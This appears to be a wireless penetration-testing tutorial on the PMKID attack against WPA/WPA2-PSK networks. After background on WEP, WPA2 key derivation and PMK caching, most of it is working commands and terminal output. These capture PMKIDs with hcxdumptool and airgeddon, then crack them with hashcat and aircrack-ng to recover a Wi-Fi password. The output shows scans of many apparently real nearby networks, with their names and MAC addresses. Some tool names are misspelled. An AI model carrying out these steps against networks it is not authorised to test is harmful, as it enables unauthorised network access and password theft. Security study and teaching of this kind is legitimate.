

Wireless Penetration Testing

PMKID Attack!





Contents

Introduction	3
Open System Authentication	3
Process of authentication:	3
Shared Key Authentication.....	3
WPA and WPA2 (PSK)	4
4 Way handshake	5
PMK Caching and PMKID	6
Explanation of PMKID attack.....	7
Capturing PMKID using hcxdump tool	8
The EAP process works as follows:.....	9
Converting pcapng to hashcat file and cracking using hashcat.....	10
Capturing only a single PMKID using hcxdump tool	11
Converting pcapng to pcap and cracking using Aircrack-ng.....	12
PMKID capture and attack using Airededdon	14
PMKID capture using bettercap	18
Conclusion.....	21





Introduction


Team Hashcat developed the **PMKID** attack. In contrast, traditional handshake capture and brute-force methods wait for the client to de-authenticate and re-authenticate, whereas the PMKID attack skips this step. Instead, it captures the PMKID directly and then cracks it. This attack targets WPA and WPA2 protocols effectively. However, recent studies show that WPA3 offers far greater resistance and shows little to no success against PMKID attacks. Therefore, let's first understand the basics of Wireless Networks so we can better comprehend how PMKID works.

Open System Authentication

Open System Authentication (OSA) is an authentication process through which a computer can gain access to a wireless network making use of the Wired Equivalent Privacy (WEP) protocol. With OSA, a computer equipped with a wireless modem can access any WEP network and receive files that are unencrypted.

Process of authentication:

- Client sees an SSID and sends a request to connect (request frame)
- Access Point sends a response back (response frame)
- Client sends an association or authentication request to AP
- AP generates an authentication code and sends it back to the client for use in that session only



Consider when you plug an ethernet cable in your desktop and it connects you right away to the network. It is analogous to WEP for wireless networks. Hence, the name wired equivalent protocol.

There are obvious issues with this mechanism like decryption of authenticated code, static IV, weak encryption used etc. WEP protocol was enhanced by something known as a **Shared Key Authentication**.


Shared Key Authentication

It is a method of authentication in WEP in which both the client and server have access to a key beforehand. This key is nothing but the Wi-Fi passphrase (password).

So, in the process:



- Client sees an SSID and sends a request to connect (request frame)
- Access Point sends an encrypted file to client that can only be decrypted by the key (Wi-Fi Password)
- Client enters the password and sends the authentication request frame to AP
- AP verifies the decrypted file and confirms that client has the key used for authentication and grants access.



UC Berkeley proved that WEP is a weak protocol due to encryption happening using that static key and hence the advent of WPA and WPA2

WPA and WPA2 (PSK)

Pre: We'll only be talking about PSK authentication here in WPA2 in Unicast mode (AP to client 1 on 1 communication)

Wi-Fi protected Access came in 2004 with the ability to work on the same hardware as WEP. Unlike WEP, WPA uses TKIP (Temporal Key Integrity Protocol) to **dynamically generate a new key for each packet**. Also, WPA2 includes mandatory support for CCMP protocol, based on AES. Let's talk about the authentication in WPA/WPA2.

Every user that logs on to a wireless network using WPA and WPA2 PSK methods already knows the **Pre-Shared Key**. PSK is 256 bits in size and is derived like this:

Pre-Shared Key = PBKDF2_SHA1 (Wi-Fi password (passphrase) + Wi-Fi SSID, Length of SSID + 4096 iterations of SHA1)

PBKDF2_SHA1 is just an example hash function that can be customized too.

So, if you tell your Wi-Fi password to your friend, he'll have access to your PSK as well. Please note that PSK doesn't encrypt the traffic and in fact, the traffic encryption keys are made or derived from this PSK.

In WPA2 PSK, the Pre-Shared Key is the same as the Pairwise Master Key (PMK).

This PSK does not directly encrypt data in each packet. Instead, the system derives encryption keys from the PSK and incorporates additional variables. The encryption key that encrypts all data in transit between a client and an Access Point (Unicast) is known as the Pairwise Transit Key (PTK).

So, **PTK = PSK or PMK + Anonce + Snonce + MAC (authenticator) and MAC (supplicant)**



Here,

- Authenticator= AP
- Supplicant= client
- Anonce = 1-time value for each packet generated by the access point called an Authenticator nonce
- Snonce = 1-time value generated for each packet by the supplicant called a Supplicant nonce.

Now that we know formulas for PSK and PTK, let's see how client and access point creates, exchanges and verifies these keys using a 4-way handshake.


Add: For broadcast and multicast modes, basic is the same, the keys generated are a little different. The pair then becomes GTK and GMK (Group Temporal Key, Group Master Key) and the PSK in this mode is generated from a Master Session Key (MSK).

4 Way handshake

In layman terms, during authentication, the system transforms some source keying material into data encryption material. Eventually, this material encrypts the data frames. This process of turning source keying material into data encryption material is called a **4-way handshake**. As we saw above, both the client and authenticator (access point) know the PSK (aka PMK). But the PMK is not used to encrypt the data and a PTK has to be derived using PMK.

Let's understand how a handshake is done now:

1. **Client (aka Supplicant) PTK Creation:**
 - o Access Point sends a message with Anonce in it. Anonce is a one-time use value per packet.
 - o Client creates its own PTK now that it has all the inputs (both MACs, PMK, Snonce (created by self) and Anonce).
2. **AP (aka Authenticator) PTK Creation:**
 - o Supplicant sends out a message to AP back with its Snonce so that the AP can generate the same PTK as well.
 - o This message is sent with the MIC field set to 1 as a check to verify if this message is corrupted or not or if the key has changed by a man in the middle or some other reason.
 - o Supplicant also sends out an RSN IE (or **PMKID**)
3. **Creation of group keys and transfer by AP to Supplicant:**
 - o Once the PTKs are verified, Access Point derives GTK from GMK (For broadcast and multicast communication).
 - o GTK is delivered to supplicant which is encrypted with PTK.
 - o The message is sent to the supplicant to install the temporal keys and an RSN IE packet is also sent in the frame.
4. **Confirmation of installation of keys:** Supplicant confirms to the authenticator that keys have been installed.



In simpler words, a 4-way handshake does this:

- AP sends Anonce to client and he creates PTK
- Client sends Snonce to AP and he creates the same PTK
- AP derives Group Keys and sends to Client encrypted with PTK
- Supplicant installs the keys and sends confirmation back

As you can see that this process is rather long and when a client goes out of range and comes back in range of the AP (called roaming) the process is lacking in efficiency. This is why routers host a smart roaming feature known as **PMK caching**.

PMK Caching and PMKID

Okay, so by this time, the client and Access Point both have done a successful 4-way handshake and maintained something known as a **PMKSA** (PMK security association).

Access Point roaming refers to a scenario where a client or a supplicant moves outside the range of an AP and connects to another AP. Similarly to handoffs in cellular networks, this roaming can often affect connectivity because every time a client moves out of range of an AP and connects to another, the device performs a 4-way handshake again.

Consider corporate environments where there are multiple access points on multiple floors. Suppose you're running with a laptop to the presentation room with an online presentation you made. You open your laptop and suddenly the connection drops—just a 1-second lag costs you your entire PPT.

To make this handoff lag-free, we have a feature called **PMK caching**.

In many cases, routers cache the **PMKID** of the exchange process in a collection of information called **PMKSA**. Consequently, when the client de-authenticates and re-authenticates, the router no longer performs the 4-way handshake. Instead, it directly asks the client for the PMKSA, verifies it, and then quickly re-associates the client with an access point.

PMKSA = PMKID + Lifetime of PMK + MAC addresses + other variables



PMKID is a hashed value of another hashed value (PMK) with 2 MACs and a fixed string.

PMKID = HMAC-SHA1-128(PMK, "PMK Name" + MAC (AP) + MAC(Supplicant))

HMAC-SHA1 is, once again, just an example of a pseudo-random function. It appears as a field in the RSN IE frame (Robust Security Network Information Element). RSN IE is an optional frame that routers include. "PMK Name" serves as a fixed string label associated with the SSID. Now, the router caches this PMKID, and the next time my client connects to the AP, both the AP and the client simply verify this PMKID. As a result, they skip the 4-way handshake process entirely. PMKID caching operates on various IEEE 802.11 networks that support roaming. Moreover, many vendors now provide additional RSN security features as the prominence of PMKID attacks continues to increase.

Explanation of PMKID attack

Are all the routers vulnerable to PMKID attacks? No. Only the routers that have roaming feature enabled or present are vulnerable.

Now, all that reading will yield fruits. Observe how if we are able to retrieve the PMKID from an Access Point, we'd get a hold of a hashed value containing the password. PMKID attack directly targets a single RSN IE frame. Since the PMKID is derived from PMK, a fixed string and 2 MACs it is defined as an "ideal attack vector" by Hashcat. We know now how PMK is created. So, to brute force PMKID, we need the following parameters:

- WiFi password (passphrase) – guess
- WiFi SSID – known
- Length of SSID – known
- MAC of Authenticator and Supplicant – known
- PMK Name – known

So, we need only:

Retrieve PMKID -> Guess Wi-Fi passphrase using dictionary -> create PMK hash -> create PMKID hash and compare with retrieved PMKID hash

According to the original Hashcat article [here](#), the main advantages are as follows:

- No more regular users required – because the attacker directly communicates with the AP (aka "client-less" attack)
- No more waiting for a complete 4-way handshake between the regular user and the AP
- No more eventual retransmissions of EAPOL frames (which can lead to uncrackable results)
- No more eventual invalid passwords sent by the regular user
- No more lost EAPOL frames when the regular user or the AP is too far away from the attacker
- No more fixing of nonce and replaycounter values required (resulting in slightly higher speeds)
- No more special output format (pcap, hccapx, etc.) – final data will appear as a regular hex-encoded string



Capturing PMKID using hcxumptool

Now that we have an understanding of what PMKID is, we'll try and retrieve this PMKID and try to attack it. We are using hcxumptool to ask the AP for the PMKID frame and save that in a pcapng format.

To install this along with other tools in the suite:

```
apt install hcxtools
```

```
(root@kali)~# apt install hcxtools
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
hcxtools is already the newest version (6.0.2-1+b1).
The following package was automatically installed and is no
  gstreamer1.0-pulseaudio
Use 'apt autoremove' to remove it.
```

After that, we have to put our Wi-Fi adapter or the NIC in monitor mode using aircrack-ng

```
aircrack-ng start wlan0
```

```
(root@kali)~# airmon-ng start wlan0
Found 1 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  507 NetworkManager

PHY      Interface      Driver      Chipset
phy0     wlan0             rt2800usb   Ralink Technology, Corp. RT53
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

Now, we'll try and capture PMKIDs from all the routers around us using hcx.

```
hcxumptool -o demo -i wlan0mon --enable_status 5
```

Here, the demo is the output file wlan0mon is the interface and enable_status 5 means display authentication and EAP and EAPOL frames only. PMKID could be captured by status 1 as well.

EAP Frames: EAP stands for Extensible Authentication Protocol. This protocol is used for authentication in WPA2-PSK routers. You see, when we talked about a 4-way handshake, their encryption keys were being created. EAP however, is responsible for the authentication of the client to Access Point.





The EAP process works as follows:

- New connection to wireless network requested by client to AP
- The AP asks for identification data from the user and forwards the received data to an authentication server.
- Authentication server requests and receives proof of validity of ID information from AP
- Access Point gets verification done from the user and sends verification message back to the authentication server.
- Server grants access and the user is connected to the network and further proceeds for a 4-way handshake.

There is a total of 40+ authentication mechanisms in EAP but the gist is as told above.

```
(root@kali)~[~/pmkid]
# hcxdumpptool -o demo -i wlan0mon --enable_status 5
initialization...
warning: NetworkManager is running with pid 507
(possible interfering hcxdumpptool)
warning: wpa_supplicant is running with pid 1546
(possible interfering hcxdumpptool)
warning: wlan0mon is probably a monitor interface
interface is already in monitor mode

start capturing (stop with ctrl+c)
NMEA 0183 SENTENCE.....: N/A
INTERFACE NAME.....: wlan0mon
INTERFACE HARDWARE MAC....: 9cefd5fbd15c
DRIVER.....: rt2800usb
DRIVER VERSION.....: 5.10.0-kali8-amd64
DRIVER FIRMWARE VERSION...: 0.36
ERRORMAX.....: 100 errors
BPF code blocks.....: 0
FILTERLIST ACCESS POINT...: 0 entries
FILTERLIST CLIENT.....: 0 entries
FILTERMODE.....: unused
WEAK CANDIDATE.....: 12345678
ESSID list.....: 0 entries
ROGUE (ACCESS POINT).....: 101111e6a484 (BROADCAST HIDDEN)
ROGUE (ACCESS POINT).....: 10111100a485 (BROADCAST OPEN)
ROGUE (ACCESS POINT).....: 101111e6a486 (incremented on every new client)
ROGUE (CLIENT).....: acde48b67e58
EAPOLTIMEOUT.....: 20000 usec
REPLAYCOUNT.....: 61823
ANONCE.....: 97fe063d44ac4790667f02e9a65bd9eb55eaf6908bf8d0d7b9443f87a357c06f
SNONCE.....: 77f88bb5643d1384b00de74bf5f05ef1ea5ba73bbdd38937d7bcade562fd4316

14:21:37 1 acde48b67e58 40490f3c4988 Sachin 2.4 [PMKIDROGUE:77ea0d83fdfb443bb0fccd25a035d8e KDV:2]
14:21:38 1 acde48b67e58 68140158c499 601 2.4G [PMKIDROGUE:604d6b5b7483e2dc5262aca1ba9ea511 KDV:2]
14:21:38 1 5cbaef9284ad 6814015a0e9c Amit 2.4G [AUTHENTICATION]
14:21:38 1 5cbaef9284ad 6814015a0e9c Amit 2.4G [PMKID:fccadaca62d9981c3bc00604fae519eb KDV:2]
14:21:38 1 5cbaef9284ad 6814015a0e9c Amit 2.4G [EAPOL:M1M2 EAPOLTIME:3950 RC:0 KDV:2]
14:21:38 1 5cbaef9284ad 6814015a0e9c Amit 2.4G [EAPOL:M3M4ZEROED EAPOLTIME:4246 RC:1 KDV:2]
14:21:39 1 341cf084d400 6814015a0e9c Amit 2.4G [EAPOL:M3M4ZEROED EAPOLTIME:2625 RC:1 KDV:2]
14:21:43 6 3024321f89ac 18459369a519 raaj [EAPOL:M1M2 EAPOLTIME:2193 RC:1 KDV:2]
14:21:43 6 3024321f89ac 18459369a519 raaj [EAPOL:M2M3 EAPOLTIME:2841 RC:2 KDV:2]
```

As you can see, we have captured the PMKID successfully.

[PMKIDROGUE]: The PMKID is requested by hcxdumpptool and not by a CLIENT

[M1M2ROGUE]: EAPOL M2 is requested from a CLIENT by hcxdumpptool and not from an AP.

[PMKID:<ID> KDV:2]: You captured a PMKID requested from a CLIENT.



Converting pcapng to hashcat file and cracking using hashcat

Now, we'll use the hcxpcaptool to convert this pcapng file to a Hashcat crackable hash format.

```
hcxpcaptool -z hash demo
```

```
(root@kali)~[~/pmkid]
# hcxpcaptool -z hash demo

reading from demo

summary capture file:
-----
file name.....: demo
file type.....: pcapng 1.0
file hardware information.....: x86_64
capture device vendor information.....: 9cefd5
file os information.....: Linux 5.10.0-kali8-amd64
file application information.....: hcxdumpool 6.0.5 (custom options)
network type.....: DLT_IEEE802_11_RADIO (127)
endianness.....: little endian
read errors.....: flawless
minimum time stamp.....: 15.06.2021 18:21:37 (GMT)
maximum time stamp.....: 15.06.2021 18:21:44 (GMT)
packets inside.....: 94
skipped damaged packets.....: 0
packets with GPS NMEA data.....: 0
packets with GPS data (JSON old)..: 0
packets with FCS.....: 0
beacons (total).....: 24
beacons (WPS info inside).....: 18
probe requests.....: 1
probe responses.....: 5
association responses.....: 4
reassociation requests.....: 2
reassociation responses.....: 1
authentications (OPEN SYSTEM).....: 7
authentications (BROADCOM).....: 3
EAPOL packets (total).....: 50
EAPOL packets (WPA2).....: 50
PMKIDs (not zeroed - total).....: 4
PMKIDs (WPA2).....: 14
PMKIDs from access points.....: 4
best handshakes (total).....: 2 (ap-less: 1)
best PMKIDs (total).....: 4

summary output file(s):
-----
4 PMKID(s) written to hash
```

See how PMKIDs are written to the hash. Let us rename this "hash" to "pmkidhash." Next up is the juicy brute force.

```
hashcat -m 16800 --force hash /usr/share/wordlists/rockyou.txt --show
```



16800 is the code for WPA PMKID type hash.

```
(root@kali)~[~/pmkid]
# hashcat -m 16800 --force pmkidhash /usr/share/wordlists/rockyou.txt --show
6814015a0e9c:b4e1ebe63c6a:Amit 2.4G:kolakola
```

And just like that, we have the password figured out.

Capturing only a single PMKID using hcxdumpptool

Now, earlier we were capturing all of the PMKIDs near us, what if we want to capture PMKID from a single Access Point? For that, we have to take note of the MAC ID of the AP. Here, from the previous hcxdumpptool step, I saved the MAC ID in a text file called "target"

```
(root@kali)~[~]
# cat target
6814015A0E9C
```

Now, I'll capture the PMKID and save the output in a file called raj.

```
hcxdumpptool -o raj -i wlan0mon --enable_status=1 --filterlist_ap=target --filtermode=2
```

```
(root@kali)~[~]
# hcxdumpptool -o raj -i wlan0mon --enable_status=1 --filterlist_ap=target --filtermode=2
initialization ...
warning: NetworkManager is running with pid 507
(possible interfering hcxdumpptool)
warning: wpa_supplicant is running with pid 1546
(possible interfering hcxdumpptool)
warning: wlan0mon is probably a monitor interface
interface is already in monitor mode

start capturing (stop with ctrl+c)
NMEA 0183 SENTENCE.....: N/A
INTERFACE NAME.....: wlan0mon
INTERFACE HARDWARE MAC....: 9cefd5fbd15c
DRIVER.....: rt2800usb
DRIVER VERSION.....: 5.10.0-kali8-amd64
DRIVER FIRMWARE VERSION...: 0.36
ERRORMAX.....: 100 errors
BPF code blocks.....: 0
FILTERLIST ACCESS POINT...: 1 entries
FILTERLIST CLIENT.....: 0 entries
FILTERMODE.....: attack
WEAK CANDIDATE.....: 12345678
ESSID list.....: 0 entries
ROGUE (ACCESS POINT).....: 906f181956ad (BROADCAST HIDDEN)
ROGUE (ACCESS POINT).....: 906f180056ae (BROADCAST OPEN)
ROGUE (ACCESS POINT).....: 906f181956af (incremented on every new client)
ROGUE (CLIENT).....: d85dfb167541
EAPOLTIMEOUT.....: 20000 usec
REPLAYCOUNT.....: 64991
ANONCE.....: 007500fb31fd87e917055e7fa5e16d5929353b1bfd5ef72e8376d76018bc94f1
SNONCE.....: 5748ec71cd715e29ba6725fda13ed1eccea9b0ec1985c80f3362f67ec20595be

14:00:49 1 341cf084d400 6814015a0e9c Amit 2.4G [PMKID:e8eaa7538913d0f20b48b1e4dddd8dfd KDV:2]
```

Now the PMKID is saved in a file called "raj".

We'll repeat the steps above and crack the hash using Hashcat



```
hcxpcaptool -z pmkidhash raj
hashcat -m 16800 --force pmkidhash /usr/share/wordlists/rockyou.txt --show
```

```
(root@kali)-[~]
# hcxpcaptool -z pmkidhash raj

reading from raj

summary capture file:
file name.....: raj
file type.....: pcapng 1.0
file hardware information.....: x86_64
capture device vendor information: 9cefd5
file os information.....: Linux 5.10.0-kali8-amd64
file application information.....: hcxdumpool 6.0.5 (custom options)
network type.....: DLT_IEEE802_11_RADIO (127)
endianness.....: little endian
read errors.....: flawless
minimum time stamp.....: 15.06.2021 18:00:32 (GMT)
maximum time stamp.....: 15.06.2021 18:02:21 (GMT)
packets inside.....: 20
skipped damaged packets.....: 0
packets with GPS NMEA data.....: 0
packets with GPS data (JSON old)..: 0
packets with FCS.....: 0
beacons (total).....: 1
beacons (WPS info inside).....: 1
probe requests.....: 8
probe responses.....: 1
reassociation responses.....: 1
EAPOL packets (total).....: 9
EAPOL packets (WPA2).....: 9
PMKIDs (not zeroed - total).....: 1
PMKIDs (WPA2).....: 9
PMKIDs from access points.....: 1
best PMKIDs (total).....: 1

summary output file(s):
1 PMKID(s) written to pmkidhash

(root@kali)-[~]
# hashcat -m 16800 --force pmkidhash /usr/share/wordlists/rockyou.txt --show
6814015a0e9c:341cf084d400:Amit 2.4G:kolakola
```

Converting pcapng to pcap and cracking using Aircrack-ng

In the demonstration above, we had captured a file called “demo” using hcxdumpool which was a pcapng file. Now we’ll convert this to pcap file and crack right away with aircrack-ng

```
file demo
tcpdump -r demo -w demo.pcap
ls
```



```
(root@kali)~[~/pmkid]
# file demo
demo: pcapng capture file - version 1.0

(root@kali)~[~/pmkid]
# tcpdump -r demo -w demo.pcap
reading from file demo, link-type IEEE802_11_RADIO (802.11 plus radiotap header), s

(root@kali)~[~/pmkid]
# ls
demo demo.pcap
```

To crack this, we use the command:

```
aircrack-ng demo.pcap -w /usr/share/wordlists/rockyou.txt
```

And then we type in the target (here, 11)

```
(root@kali)~[~/pmkid]
# aircrack-ng demo.pcap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait...
Opening demo.pcap
Read 705 packets.
```

#	BSSID	ESSID	Encryption
1	0C:41:E9:8E:AB:60	electronikmale (atel)	Unknown
2	18:45:93:69:A5:19	raaj	WPA (1 handshake)
3	24:BF:74:BA:F1:85		WPA (1 handshake)
4	40:49:0F:3C:49:88	Sachin 2.4	WPA (0 handshake, with PMKID)
5	40:49:0F:4A:BA:CF	K 802 4G	Unknown
6	48:F8:DB:70:87:10	Ankur Sinha	WPA (0 handshake)
7	5C:F9:FD:83:CE:A9	Ranchit	Unknown
8	68:14:01:34:B9:E3	JioFiber-QwXYk	Unknown
9	68:14:01:58:C4:99	601 2.4G	WPA (0 handshake, with PMKID)
10	68:14:01:59:2C:18	jiofbr001 2.4G	Unknown
11	68:14:01:5A:0E:9C	Amit 2.4G	WPA (0 handshake, with PMKID)
12	6C:EB:B6:2F:83:34	snowie/glowie5g	WPA (0 handshake)
13	70:C7:F2:ED:6A:44	ajoy	WPA (0 handshake)
14	78:53:0D:F3:0B:CA	abhi 2.4g	Unknown
15	7A:53:0D:D3:0B:CA		Unknown
16	8C:FD:18:88:EE:E0	GAURAV SRIVASTAVA	WPA (0 handshake)
17	94:FB:A7:6A:06:AF	AG_93	Unknown
18	96:FB:A7:5A:06:AF		Unknown
19	98:35:ED:A0:E0:B8	mahhip	WPA (0 handshake)
20	A8:DA:0C:36:DD:82	Mehak jain_4G	Unknown
21	A8:DA:0C:78:34:FE	A602_4G	Unknown
22	AA:DA:0C:16:DD:82		Unknown
23	AA:DA:0C:58:34:FE		Unknown
24	C0:8F:20:2E:37:C2	Santosh 4g	Unknown
25	C2:8F:20:1E:37:C2		Unknown
26	D8:47:32:E9:3F:33	ignite	Unknown

```
Index number of target network ? 11
```

Worked like a charm



```
Aircrack-ng 1.6

[00:00:36] 172940/14344392 keys tested (4850.04 k/s)

Time left: 48 minutes, 41 seconds          1.21%

KEY FOUND! [ kolakola ]

Master Key      : D9 D3 BC F0 15 02 1A 6A 47 06 D5 28 B6 91 13 12
                  12 F0 A7 6F CC 9C 7F D2 33 A5 9E A3 96 37 61 9A

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC      : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

PMKID capture and attack using Airedaddon

The manual labour and memorization of commands are eased down by airedaddon. Here, using this simple CLI we can press some numeric keys and do the same. Let us capture PMKID by running airedaddon script:

```
Select an option from menu:

0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits
12. Options and language menu

*Hint* Thanks to the plugins system, customized content
stem

> 5
```

Then again press 5 and wait for the script to capture SSIDs around.



```
Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
   (monitor mode needed for capturing)
5. Capture PMKID
6. Capture Handshake
7. Clean/optimize Handshake file

*Hint* It is possible to obtain PMKIDs from clientless WPA/WPA2-PSK networks

> 5
There is no valid target network selected. You'll be redirected to select one
Press [Enter] key to continue...

***** Exploring for targets *****
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed

WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop ...
Press [Enter] key to continue...
```

Here, you'll see a list of targets now. Our target is "Amit 2.4 G" on number 6. Then simply enter the timeout you want the script to wait to capture the PMKID. Let's say 25 seconds are enough.



```
N.      BSSID      CHANNEL  PWR  ENC  ESSID
1)
2)
3)
4)
5)
6) 68:14:01:5A:0E:9C 1 36% WPA2 Amit 2.4G
7)* 48:F8:D8:6C:D3:BC 2 0% (Hidden Network)
8)
9)
10)
11)
12)
13)*
14)
15)
16)

(*) Network with clients

Select target network:
> 6
You have a valid WPA/WPA2 target network selected. Script can continue ...
Press [Enter] key to continue ...

Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [25]:
> 25

Timeout set to 25 seconds

Don't close the window manually, script will do when needed. In about 25 seconds maximum
Press [Enter] key to continue ...
```

Sure enough, we can see a PMKID being captured here!

```
initialization...
warning: NetworkManager is running with pid 502
(possible interfering hcxdumptool)
warning: wpa_supplicant is running with pid 1228
(possible interfering hcxdumptool)
warning: wlan0mon is probably a monitor interface
interface is already in monitor mode

start capturing (stop with ctrl+c)
NMEA 0183 SENTENCE.....: N/A
INTERFACE NAME.....: wlan0mon
INTERFACE HARDWARE MAC.....: 9cefd5fbd15c
DRIVER.....: rt2800usb
DRIVER VERSION.....: 5.10.0-kali8-amd64
DRIVER FIRMWARE VERSION...: 0.36
ERRORMAX.....: 100 errors
BPF code blocks.....: 0
FILTERLIST ACCESS POINT...: 1 entries
FILTERLIST CLIENT.....: 0 entries
FILTERMODE.....: attack
WEAK CANDIDATE.....: 12345678
ESSID list.....: 0 entries
ROGUE (ACCESS POINT).....: 00221c19f3d7 (BROADCAST HIDDEN)
ROGUE (ACCESS POINT).....: 00221c00f3d8 (BROADCAST OPEN)
ROGUE (ACCESS POINT).....: 00221c19f3d9 (incremented on every new client)
ROGUE (CLIENT).....: f0a2258ab298
EAPOLTIMEOUT.....: 20000 usec
REPLAYCOUNT.....: 62238
ANONCE.....: e26c15bfc3e86dd602432e1e1364413fce260a008b99147ae6cc8b44f2ea0cd8
SNONCE.....: ea81dd9ba54bab81f6b6cdae084ce3a42c6366cd68f87016bd166b1ea8342a5a

18:09:15 1 f0a2258ab298 6814015a0e9c Amit 2.4G [PMKIDROGUE:13436e47a53c4462b7e5aa551e0f5e9d KDV:2]
```



Then simply store this PMKID as a cap file. First press Y then enter the path and done.

```
Congratulations !!

Type the path to store the file or press [Enter] to accept the default proposal [/root/pmkid-68:14:01:5A:0E:9C.txt]
>
The path is valid and you have write permissions. Script can continue...

PMKID file generated successfully at [/root/pmkid-68:14:01:5A:0E:9C.txt]

The captured PMKID file is in a text format containing the hash in order to be cracked using hashcat. Additionally, airodump-ng capture, but tshark command will be required to be able to carry out this transformation. Do you want to perform this transformation?
> Y

Type the path to store the file or press [Enter] to accept the default proposal [/root/pmkid-68:14:01:5A:0E:9C.cap]
>
The path is valid and you have write permissions. Script can continue...

